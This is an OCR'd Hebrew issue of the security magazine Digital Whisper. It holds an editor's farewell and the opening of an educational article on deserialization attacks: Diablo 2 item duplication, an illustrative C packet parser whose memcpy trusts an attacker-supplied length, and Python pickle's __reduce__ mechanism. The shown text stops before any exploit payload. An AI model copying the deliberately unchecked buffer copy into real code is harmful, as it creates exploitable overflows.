


Digital Whisper

גליון 188, אוגוסט 2026

מערכת המגזין:

מייסדים:	אפיק קסטיאל, ניר אדר
מוביל הפרויקט:	אפיק קסטיאל
עורכים:	אפיק קסטיאל וספיר פדרובסקי
כתבים:	לירן נדובה, יונתן בר אור, ניר אברהם, הו קי, יהונתן שיאון

פניות, תגובות, כתבות וכל הערה אחרת - נא לשלוח אל editor@digitalwhisper.co.il

דבר העורך

אמ;לק אני עוזבת!

לפני קצת יותר משנה אפיק נסע למסע של מספר חודשים וביקש עזרה בניהול הירחון, ואני התנדבתי.

לא חשבתי שתפקידי כעורכת ימשיך גם לאחר חזרתו של אפיק, אבל כשהוא הציע, זה היה נראה לי טבעי וברור שאמשיך לערוך את הירחון יחד איתו. מאז עבר קצת זמן, החלפתי עבודה, עברתי דירה, ואפילו הספקתי להתקע ביעד טרופי במלחמה עם איראן.

קצת מיומנה של עורכת:

לעיתים שלחתי רשימת דגשים, וקיבלתי מאמר שלא יושם בו אף לא דגש אחד. במקרים מסוימים קיבלתי מאמרים שכל ה-RTL שלהם מחורבש לחלוטין. היו מאמרים שערכתי בהם כמעט כל מילה, שכן המאמר היה בעצם שרבוט מחשבות של אדם חכם ומוכשר מאוד, אך עם מעט קושי בלשים את מחקרו על הכתב. אני הכי אוהבת את המאמרים שבהם לתמונות יש חיים משל עצמן ואני מנסה לנחש איפה בטקסט התמונה היתה אמורה להגיע. לפעמים, היה לי אפס כוחות לענות לכותבים, התבאסתי ששלחתי מאמר ערוך וקיבלתי מלא תיקונים, ממש לא רציתי לשבת בשבת לערוך את המאמר עם ה-67 עמודים, לא היה לי שמץ של מושג מה לכתוב בדברי הפתיחה (ותמיד תהיתי אם מישהו בכלל קורא אותם), והחודש, לא הצלחתי להביא את עצמי לכתוב אותם, כי אני שונאת פרידות.

אבל בכל חודש, הצלחתי. לערוך את כל המאמרים, להכין את הגליון, לענות לכל הכותבים, ליישם כל תיקון בסבלנות ולתת לכם, הקוראים, עוד גליון מוצלח של הירחון המדהים הזה.

המחויבות לירחון הגיעה ממספר סיבות

הראשונה והכי חשובה – אפיק. כמות ההערכה וההערצה שיש לי כלפי הבן אדם הזה היא בלתי ניתנת לתיאור, לא רק כי הוא יזם פרויקט אי שם בשנת 2009 והוא עד היום מתחזק אותו, אלא כי הוא מתחזק אותו בצורה מדהימה. היום בתור מישהי שהיתה אחראית בעצמה לירחון, אני יכולה להעיד כמה זה קשה, כמה משמעת עצמית ומוטיביציה צריך כדי לתחזק את הדבר הזה, ואני מדברת על שנה וחצי, אפיק עושה את זה כבר כמעט 20 שנה.

הסיבה השניה היא הירחון עצמו. מאז שהתגייסתי לצבא אני קוראת ומפרסמת בירחון, מעבר להנאה שקיבלתי מקריאת המאמרים, באמצעות ההזדמנות שקיבלתי לפרסם בירחון, גיליתי את מה שאני הכי אוהבת והכי טובה בו - ללמוד, וללמד. אני לא יכולה לדמיין אף פלטפורמה אחרת שהיתה מאפשרת לי לקבל את ההזדמנות והחשיפה הזו, ולנצח אוקיר תודה על כך.

סיבה שלישית, הכותבים! הייתה לי הזכות לעבוד עם עשרות כותבים מוכשרים, לראות מחקרים בשלב הכי גולמי שלהם, ולעזור להפוך אותם למאמרים. זו הייתה אחת החוויות הכי מספקות בתפקיד.

הסיבה האחרונה, הקוראים (אתם!). מעבר לפידבק הנהדר שאנחנו מקבלים מכם, אני יודעת כמה אנשים קוראים את הירחון (כן, יש לי גישה לנתונים האלו P:), אתם לא תאמינו לכמויות. הקוראים מתחלקים לאנשים שעוסקים בתחום, חיילים בצבא, והסוג האהוב עלי – אנשים שיש להם תשוקה עצומה לתחום הסייבר, גם אם הם לא עוסקים בו. ויש כלכך הרבה כאלה! כל אחד מהם יכול יום אחד לקבל מוטיבציה, אולי בגלל מאמר שקרא, אולי בגלל דברי הפתיחה, או מכל סיבה אחרת, לעשות מחקר, ולפרסם אותו כאן! ואולי הפלטפורמה הזו יכולה לשנות חיים של אנשים נוספים, כפי שהיא שינתה את שלי.

אז אחרי כל זה, למה אני עוזבת?

הקוראים הותיקים של הירחון אולי יודעים שלפני שהפכתי לעורכת כתבתי לא מעט מאמרים בעצמי, על מחקרים קטנים שהייתי עושה בסופי השבוע. אבל מסתבר שלערוך את Digital Whisper לוקח דיי הרבה זמן מסופי השבוע, ככה שמאז שהפכתי לעורכת, לא זכיתי לכתוב אף מאמר לירחון.

וכפי שאמרתי, הדבר שאני הכי אוהבת זה ללמוד וללמד, אז עד כמה שאני נהנת מלהיות העורכת של הירחון, אני מתגעגעת בצורה לא פרופורציונאלית להיות כותבת בו.

אז אני לא באמת עוזבת, אני רק שמה בחזרה את הכובע האהוב עלי, ומחזירה לאפיק את הכובע שכלכך נהנתי לחבוש – עורכת Digital Whisper.

אסיים בלהגיד לכם תודה שקיבלתם אותי באהבה, ולאפיק, תודה על הזדמנות משנה חיים, נתראה במאמר הבא שלי 3>

וכמובן, לפני שניגש לתוכן הגליון, נרצה להגיד תודה לכל מי שישב והשקיע מזמנו וכתב לנו מאמר החודש. תודה רבה ל**לירן נדובה,** תודה רבה ל**יונתן בר אור,** תודה רבה ל**ניר אברהם,** תודה רבה ל**הו קי,** תודה רבה ל**יהונתן שיאון**!

קריאה נעימה,

ספיר פדרובסקי ואפיק קסטיאל

תוכן עניינים

איך מנגון ה-Pickle של Python הפך למכרה זהב לפרצות אבטחה

מאת לירן נדובה

הקדמה

דמיינו שעברתם לדירה חדשה ואתם מחפשים שולחן עבודה לחדר שלכם. במקרה התמזל מזלכם וחבר טוב מוכן למסור לכם שולחן שהוא קנה בעבר מאיקאה. השולחן כבר מורכב אצלו בבית, הוא יציב, יש לו ארבע רגליים, שתי מגירות מחוברות ופלטה רחבה. הוא מוכן לשימוש ומתאים בול מבחינת המידות, אבל יש לנו בעיה קטנה.

השולחן לא נכנס לרכב שלכם כפי שהוא, ואין שום סיכוי להעביר אותו ככה בדרכים (מבלי שאנחנו עושים עבירת תנועה). כדי לפתור את זה, אתם לוקחים מברג, מפרקים את הרגליים, מוציאים את המגירות, שמים את כל הברגים הקטנים בשקית אחת ואורזים את הכל לחלקים בשביל שיכנס לתא המטען.

התהליך הזה של פירוק האובייקט השלם לרצף של חלקים ארוזים שקל להוביל נקרא סריאליזציה (serialization). במדעי המחשב, הכוונה היא למצב שבו אנו לוקחים אובייקט או סטראקט שיש לו מידע בזיכרון, ומפרקים אותו לרצף מידע פשוט, כמו טקסט או רצף מספרים, כדי שאפשר יהיה לשמור אותו בקובץ על הדיסק או להעביר אותו בקלות למקום אחר ברשת האינטרנט.

כשאנחנו מגיעים לדירה החדשה, אנחנו מעלים את כל החלקים מהרכב ומתחילים להרכיב את השולחן מחדש, אנחנו בעצם מבצעים דסריאליזציה (deserialization). אתם לוקחים את הפלטה, מחברים חזרה את הרגליים, מכניסים את המגירות למסילה ומבריגים את הברגים בדיוק למקום שלהם לפי הוראות ההרכבה. כלומר, לקחתם את רצף החלקים ששלחו אליכם ובניתם מחדש את האובייקט המקורי בדיוק באותו המצב שבו הוא היה אצל החבר, עם אותן מגירות ואותו המבנה, והוא שוב מוכן לשימוש בזיכרון של המחשב.

עד כה הנחנו שהשולחן הגיע מחבר טוב שאתם סומכים עליו בעיניים עצומות, אבל מה קורה אם האריזה של השולחן מגיעה מאדם זר לחלוטין שאנחנו לא סומכים עליו? דמיינו שאותו זר החדיר לארגז רכיב סמוי, כמו מנגנון האזנה או חומר נפץ זעיר שמושתל בתוך פלטת העץ. אתם, ללא שום חשד, פותחים את הארגז, עוקבים

אחר ההוראות ומרכיבים את השולחן בלב החדר שלכם. ברגע שהבורג האחרון מהודק למקומו, המנגנון הזדוני מתעורר לחיים ומעניק לתוקף שליטה מוחלטת על הבית שלכם או פגיעה בכם.


במאמר זה נסקור מתקפות דסריאליזציה, וספציפית מתקפות pickle בפייתון וכיצד תוקפים מנצלים אותם. נדגים זאת באמצעות 2 פרצות מהעולם האמיתי להמחשה.

מתקפות סריאליזציה

לפני שנצלול למנגנון ה-pickle של פייתון נגדיר מה הם סריאליזציה ודסריאליזציה, או כפי שהם לעיתים מוכרות בשמותיהם האחרים marshalling עבור סריאליזציה ו-unmarshalling בשפות כמו Go.

בסופו של יום, כל תוכנית מחשב קצת יותר מורכבת מ-"Hello, World" צריכה בשלב מסוים לקחת את מה שיושב לה בזיכרון, בין אם זה אובייקט, סטראקט או רשת סבוכה של קשרים ורפרנסים, ולשטח אותם לרצף פשוט של בייטים. לתהליך ההשטחה הזה אנחנו קוראים סריאליזציה. הפעולה ההפוכה, שבה אנחנו מפיחים חיים ברצף הבייטים הסטטי הזה ומקימים ממנו אובייקט לתחייה בזיכרון, היא דסריאליזציה.

למה אנחנו צריכים לעבור את כאב הראש הזה בכלל? התשובה פשוטה: הזיכרון של המחשב הוא גם זמני וגם קנאי לפרטיות שלו. הפוינטר הקטן והנחמד שמקשר כרגע בין אובייקט המשתמש שלכם לרשימת הגדרות שלו, רלוונטי אך ורק בתוך מרחב הכתובות המצומצם של התהליך הספציפי שרץ לכם על המעבד. ברגע שאתם רוצים שהמידע הזה ישרוד גם אחרי שהתוכנית תיסגר, או שתרצו לשלוח אותו למחשב אחר ברשת, הפוינטר הזה שווה פחות או יותר לכלום מכיוון שהמקום בזיכרון שהוא מצביע אליו אצלכם לוקאלית שונה בצד שיקבל אותו (גם אם זה לצורך העניין אחרי שעושים ריסטארט למחשב מכיוון שהכתובת של הערמת זיכרון משתנה). אנחנו חייבים ייצוג עצמאי של המידע, כזה שלא תלוי במיקום הפיזי שלו בזיכרון.



(מקור תמונה: https://portswigger.net/web-security/deserialization)


סריאליזציה נותנת לנו בדיוק את זה, היא מייצרת זרם בייטים שמקודד לא רק את הערכים היבשים, אלא גם שומר על המבנה וההוראות הנדרשות כדי לבנות את מערכות היחסים בין הרכיבים מחדש בעתיד.

הקוסמות הזו קורית בכל מקום סביבנו, וכמעט תמיד אנחנו אפילו לא שמים לב אליה:

שמירה לדיסק ובסיסי נתונים: בכל פעם שאנחנו שומרים קובץ, משחק מחשב או שומרים סשן, אנחנו מסרלזים את המצב הקיים לתוך הדיסק הקשיח.

בסיסי נתונים רלציוניים שומרים שורות שלמות בפורמט בייטים ייחודי על הדיסק, ובסיסי נתונים מבוססי סכמה כמו מונגו DB משתמשים בביסון (BSON), שהוא פשוט סריאליזציה בינארית של מסמכי JSON.

שיחות נפש בין שרתים: כל קריאת אי פי איי (REST API) סטנדרטית לוקחת את גוף הבקשה, הופכת אותו לג'ייסון, ושולחת אותו לצד השני שעושה לו דסריאליזציה כדי להבין מה אתם רוצים מהחיים שלו. למעשה, כל עולם המיקרו סרביסים (Microservices) מבוסס על תהליכים נפרדים שמדברים ביניהם באמצעות הודעות שטוחות שעברו סריאליזציה.



(מקור תמונה: https://portswigger.net/web-security/deserialization)

אז איפה פה הבעיה? הבעיה היא בכך שדסריאליזציה היא בעצם מעשה של אמון עיוור ומוחלט במשתמש (אם לא מיישמים מנגנוני הגנה כפי שנראה בהמשך).

כשאתם עושים דסריאליזציה, אתם נותנים לרצף בייטים אנונימי, שיכול להגיע מקובץ זדוני, משרת מרוחק או מידיו של האקר, להכתיב למחשב שלכם אילו אובייקטים הולכים להיווצר בתוך הזיכרון שלו. בארכיטקטורות תוכנה פחות מוצלחות, הרצף הזה אפילו מסוגל לקבוע איזה קוד ירוץ בזמן שהאובייקטים האלו נוצרים. הנוחות הממכרת של "פשוט תביא לי את האובייקט שלי כמו שהוא היה" מסתירה מאחוריה שאלה קריטית שחייבת להדהד בראשו של כל מפתח בזמן כתיבת הקוד: מי לעזאזל כתב את הבייטים האלו, ומה הוא הרגע ביקש מהתוכנית שלי לבצע? (כלל 1# לכתיבת קוד מאובטח)

קייס סטאדי: דיאבלו 2

כדי להדגים באג של דסריאליזציה, נחזור רגע בזמן ונבחן את אחד ממשחקי ה ARPG הטובים ביותר שאי פעם יצאו הלא הוא Diablo 2 של חברת בליזארד משנת 2000. מי ששיחק (או עדיין משחק, מכיוון שלמשחק עדיין ממשיכים לצאת עדכונים עד היום נכון ליוני 2026) זוכר שבמשחק הייתה כלכלה מטורפת של חפצים נדירים, שהפכה לכל כך בעלת ערך עד שקמה סביבה תעשייה שלמה של שחקנים שניסו לשכפל חפצים (פעולה שנקראת בעולם הגיימינג duping).

בדיאבלו 2, קליינט המשחק התחבר לשרת המרכזי של בליזארד, וכל מה שקורה על המסך שלכם, המיקום של הדמות, המלאי (inventory), החפצים שזרוקים על הרצפה והפעולות של השחקנים האחרים, מתקשר עם השרת כרצף של חבילות מידע בינאריות קטנות שעוברות סריאליזציה.

בליזארד כמובן מעולם לא שחררה את קוד המקור של המשחק, אבל באמצע שנות האלפיים קבוצה של אנשי reverse engineering בפורומים של valhallalegends הצליחה לפענח ולתעד בדקדקנות את הפרוטוקול הזה פשוט על ידי האזנה לבייטים הגולמיים שעברו ברשת. שרשור החולשה והמחקר נפתח בשנת 2005 על ידי משתמש בשם רינגו (Ringo) שתיעד בדיוק איך חבילות המידע האלו בנויות (https://web.archive.org/web/20071030183649/http://forum.valhallalegends.com/index.php?topic=11756.0).

מה שהמחקר של רינגו חשף הוא פורמט סריאליזציה שמהנדסי בליזארד כתבו לגמרי בעצמם מאפס. כל חבילת מידע (packet) שעברה ברשת הייתה למעשה אובייקט שעבר סריאליזציה, כאשר הבייט הראשון

הגדיר את סוג החבילה, ואחריו הגיעו השדות עם המידע הלוגי.

הנה דוגמא מתוך התיעוד בפורום, בשחזור מקורב לקוד המקור האמיתי של המשחק כדי שנבין את הרעיון:

```
0x59  D2GS_PLAYERASIGN   (new player in vision)
   (DWORD)        Player ID
   (BYTE)         Character class   ; 0=Amazon, 1=Sorceress, 2=Necromancer...
   (BYTE[16])     Character name     ; null-terminated, padded to 16 bytes
   (WORD)         Location X
   (WORD)         Location Y

0x79  D2GS_GOLDTRADE     (gold trade offer)
   (BYTE)         Verified flag      ; 0 = false, 1 = true
   (DWORD)        Gold amount
```

קוד דסריאליזציה נאיבי עבור הפרוטוקול הזה נראה בדיוק כמו קוד שכל מפתח ממוצע היה כותב תחת לחץ של דדליין עצבני בסוף הספרינט (שימו לב שלא מדובר בקוד האמיתי, אלא השערה לכיצד הוא מומש בבקאנד):

```
void handle_packet(const uint8_t *buf) {
    uint8_t id = buf[0];
    switch (id) {
        case 0x59: {  /* PLAYERASIGN */
            uint32_t player_id = read_dword(buf + 1);
            uint8_t  class = buf[5];
            char name[16];
            memcpy(name, buf + 6, 16);  /
            register_player(player_id, class, name);
            break;
        }

    }
}
```

החלק המרתק באמת בסיפור הזה הוא הדרך שבה עבדו השכפולים של החפצים. התוקפים בכלל לא היו צריכים לשבור את הזיכרון של השרת או להריץ קוד זדוני, הם פשוט ניצלו לרעה את המצב הלוגי של הפרוטוקול, כאשר המפתח לכל החגיגה הזו היה חלון הטרייד בין השחקנים.

(מקור: https://www.reddit.com/r/diablo2/comments/1md2494/somebody_asked_how_many_lines_of_stats_an_item/#lightbox)

בזמן שטרייד נמצא באוויר, השרת מייצר באפר זמני שמשכפל את המלאי של השחקנים. החוקרים גילו שאם שחקן מצליח לחסום או לשנות את סדר חבילות המידע שסוגרות את העסקה, למשל לאשר את הטרייד מצד אחד ובמקביל לגרום לשרת לסגור את החלון בכוח בגלל אירוע אחר לחלוטין במשחק כמו דיבור עם דמות NPC או מעבר בפורטל, נוצר מצב שבו השרת והקליינט לא מסכימים על השאלה למי שייך החפץ. הבאפר הזמני של השרת שרד את הניתוק, והחפץ המקורי הפך בין רגע לשני חפצים זהים לחלוטין.

במילים אחרות, החולשה ישבה עמוק בכשלון של הדסריאליזציה. הקוד שמימש את רצף הודעות הבייטים הניח שהן תמיד יגיעו בסדר חוקי והגיוני, וסמך (באופן נאיבי) על המעברים שהודעות אלו מייצגות. תוקף ששלט בזרם הבייטים פשוט לקח את המערכת למצבים לוגיים שהמפתחים שלה מעולם לא התכוונו להגיע אליהם.

אבל בתוך המחקר של דיאבלו מסתתר שיעור שני, משמעותי בהרבה מהעתקת חפצים, שמצביע ישירות על בעיות של בטיחות בזיכרון שניתן לנצל אחרי מציאת חולשת דסריאליזציה.

החוקרים שמו לב שבהרבה מחבילות המידע, האורך של המידע קודד בתוך הבייטים עצמם. כלומר, הקליינט הגדיר לשרת מה יהיה הגודל של הפאקט שישלח אליו והוא יקבל. כל מנגנון דסריאליזציה בינארי שקורא אורך קלט שנשלט לחלוטין על ידי תוקף, ואז מעתיק את מספר הבייטים הזה לתוך באפר קבוע בזיכרון, נמצא במרחק של בדיקת תקינות אחת חסרה מאסון של buffer overflow.

תחשבו למשל על הקוד שראינו קודם שקלט שחקן חדש, אבל הפעם עם שדה אורך שהקוד בצד השרת סומך עליו באופן עיוור:

```
uint8_t len = buf[1];
char name[16];
memcpy(name, buf + 2, len);
```

אם המשתנה len ששולח תוקף זדוני מהקליינט לשרת גדול מ 16, פונקציית memcpy הידועה לשמצה כלא מאובטחת תמשיך לכתוב בזיכרון הרבה מעבר לגבולות של המשתנה name ותדרוס את המחסנית. תוקף מתוחכם לא סתם ישכפל חפצים או יפיל את המשחק, הוא יבחר את הבייטים העודפים האלו בפינצטה כדי לדרוס את כתובת החזרה (ret address) של הפונקציה בזיכרון, ויגרום למחשב להריץ קוד זדוני שהוא שלח בעצמו.

כלומר, אם תוקף מוצא חולשת דסריאליזציה ומצליח לעשות לה שרשור (chaining) ולדרוס את הערכים של המחסנית, הוא יכול להריץ קוד זדוני. מדובר ברצף של חולשות שנחשב ללא פשוט לניצול וצריך שהרבה גורמים "יסתדרו" כדי להזריק חולשות ישירות למנגנון של דסריאליזציה.

ואז הגיע pickle של פייתון.

pickling בפייתון

פייתון מגיעה עם מודול מובנה בספרייה הסטנדרטית של השפה שנקרא pickle שהתפקיד שלו הוא לבצע סריאליזציה ודסריאליזציה לאובייקטים פייתוניים. מנגנון הדסריאליזציה של פייתון לא סתם מעביר מידע, הוא גם יכול באופן ישיר להריץ פקודות במערכת ההפעלה באופן ישיר מבלי שהמשתמש צריך לדרוס שום ערך במחסנית או לנצל כל חולשה.

אבל רגע, במשחק של דיאבלו ראינו שניהול לא נכון של דסריאליזציה עלול לגרום להרצה של קוד זדוני על ידי התוקף עם ישרשר אותו עם מתקפה נוספת. אם כך עולה השאלה – למה בעצם פייתון מאפשרת למשתמשים

שלה להשתמש במנגנון לא מאובטח שיכול לתת לתוקף להריץ קוד זדוני על המכונה שלנו באופן ישיר?

נדגים זאת באמצעות תוכנית סטנדרטית בפייתון שמשתמשת בpickle:

```
import pickle

data = {"user": "liran", "scores": [10, 20, 30]}
print("data:\n", data)

blob = pickle.dumps(data)        # serialize to bytes
print("\nblob: \n", blob)

restored = pickle.loads(blob)    # deserialize back into a dic
print("\ndeserialized data: \n", restored)
```

נשים לב ש-pickle מקודד את המידע שלנו ככה שהצד השני יוכל לשחזר אותו. אם נריץ את התוכנית נקבל את הפלט הבא:

```
data:
 {'user': 'liran', 'scores': [10, 20, 30]}

blob:
 b"\x80\x04\x95'\x00\x00\x00\x00\x00\x00\x00}\x94(\x8c\x04user\x94\x8c\x05liran\x94\x8
c\x06scores\x94]\x94(K\nK\x14K\x1eeu."

deserialized data:
 {'user': 'liran', 'scores': [10, 20, 30]}
```

רוב מנועי הדסריאליזציה כמו למשל json הם טיפשים מבחירה. הם מתארים מידע יבש: מספרים, מחרוזות, רשימות ומפות. אין להם שום מושג או יכולת להגיד למחשב "תריץ את הפונקציה הזו עכשיו". pickle שונה מהם בכך שהוא לא רק בונה את האובייקט, אלא בכך שהוא משמש בתור מערכת וירטואלית קטנה שמבוססת על מחסנית. חשוב לציין שלמנגנון של פיקל שמריץ את הפקודות מתייחסים הרבה פעמים בתור Pickle Virtual Machine, אבל למרות השם שלו לא מדובר במכונה וירטואלית עצמאית עם קרנל משל עצמה שרצה על ה-hypervisor אלא במנגנון שחי בתור ה-interpeter של python. זרם הבייטים ש-pickle מייצר הוא למעשה תוכנית מחשב קטנה שכתובה בשפת opcode. כשאתם קוראים לפונקציה pickle.loads, המנגנון

הפנימי של פייתון פשוט מריץ את הפקודות האלו אחת אחרי השנייה: תדחף את המחרוזת הזו, תבנה מילון, תייבא את המודול הזה, ותקרא לפונקציה הזו עם הפרמטרים האלו. בנייה מחדש של אובייקטים על ידי הרצת קוד היא לא טעות או חוסר תשומת לב של המפתחים, היא הארכיטקטורה שעליה המנגנון הזה נבנה מלכתחילה. כלומר, פיצ'ר ולא באג.

למה שמישהו בכלל ירצה דבר כזה? כי אובייקטים בפייתון הם הרבה יותר מגוונים ומורכבים מהטייפ הבסיסי של json. pickle שואף להעביר מצד לצד כמעט כל דבר שקיים בשפה: קלאסים מותאמים אישית, גרפים מסובכים של אובייקטים עם קשרים מעגליים (למשל אם אותו אובייקט מצביע לעצמו אז נרצה להעביר אותו בצורה נאמנה מבלי להיכנס ללולאה), מערכים של הספרייה NumPy ומודלים שונים של למידת מכונה כמו PyTotch.

כדי לשחזר אובייקט מורכב בצורה נאמנה למקור, הדסרלייזר באמת חייב לקרוא לקוד שמייצר אותו. הדבר שמאפשר לקסם הזה לקרות הוא פונקציית הדאנדר __reduce__.

בפייתון, פונקציית דאנדר (dunder function) היא מתודה מובנית מיוחדת שמתחילה ומסתיימת בקו תחתון כפול (ומכאן השם dunder שהוא קיצור ל-Double Underscore), המאפשרת לאובייקטים להתממשק עם מנגנוני השפה הפנימיים. במקרה של ספריית pickle, מתודת __reduce__ משמשת כמעין "תעודת זהות ומדריך הרכבה" שהאובייקט נושא עמו.

כאשר תוכנית בפייתון מבצעת סריאליזציה (תהליך ה-pickling), היא מריצה את הפונקציה הזו, והאובייקט מצידו מחזיר לה כתשובה טאפל (Tuple) המכיל פונקציה מסוימת ואת הארגומנטים הדרושים לה. בכך, כל אובייקט יכול להגיד ל-pickle באופן מפורש: "שמע, כדי לבנות אותי מחדש בצד השני, תקרא לפונקציה הזו עם הארגומנטים האלו".

המנגנון האוטומטי הזה פותח פתח רחב לא רק לגמישות תכנותית, אלא גם לניצול זדוני בעולם אבטחת המידע. בעוד שמתכנתים משתמשים בפונקציות דאנדר נפוצות כמו __init__ (לאתחול אובייקטים) או __str__ (להגדרת מחרוזת טקסט דיפולטיבית), תוקפים יכולים להתייחס לפונקציות הללו כאל "גאדג'טים" – קטעי קוד לגיטימיים הקיימים בשפה או באפליקציה, שאותם ניתן לנצל למטרות תקיפה.


מכיוון שהמנוע של pickle פועל בצורה עיוורת ומבצע את ההוראות שמופיעות בתוך __reduce__ ללא שום סינון, הזרקה של pickle המכיל פקודות מערכת רגישות תוביל להרצה מיידית שלהן בזמן הדסריאליזציה. בצורה זו, מנגנון שחזור תמים הופך לנשק קטלני המאפשר לתוקף להשיג שליטה מלאה על השרת המריץ את הקוד.

נדגים כיצד נראה קוד שכזה באמצעות השולחן שהחבר הביא לנו:

```python
class Table:
    def __init__(self, legs):
        self.legs = legs
    def __reduce__(self):
        # "To recreate me, call Table(self.legs)"
        return (Table, (self.legs,))
```

הפיצ'ר הזה מחזיק על הגב שלו חלקים עצומים מכל האקוסיסטם של למידת מכונה ובינה מלאכותית. מודלים של scikit learn נשמרים כסטנדרט באמצעות pickle או joblib (שהוא בעצם עטיפה ל-pickle). אפילו בתוך ספריות ענק כמו PyTorch, פונקציות השמירה והטעינה הפופולריות torch.save ו-torch.load משתמשות כברירת מחדל בפורמט שמבוסס על pickle.

התיעוד הרשמי של פייתון לא מנסה להסתיר את הסכנה הזו, הוא פותח איתה באזהרה חמורה בצבע אדום בוהק: "מודול ה-pickle אינו מאובטח. בצעו דסריאליזציה אך ורק למידע שאתם סומכים עליו".



pickle — Python object serialization

Warning: The `pickle` module **is not secure**. Only unpickle data you trust.

It is possible to construct malicious pickle data which will **execute arbitrary code during unpickling**. Never unpickle data that could have come from an untrusted source, or that could have been tampered with.

Consider signing data with `hmac` if you need to ensure that it has not been tampered with.

Safer serialization formats such as `json` may be more appropriate if you are processing untrusted data. See Comparison with json.

בשלב הבא נראה בדיוק איך לוקחים את מנגנון הפיקלינג התמים הזה, ומנצלים את פרוטוקול שלו כדי להריץ פקודות זדוניות על השרת.

איך תוקפים מנצלים את pickle?

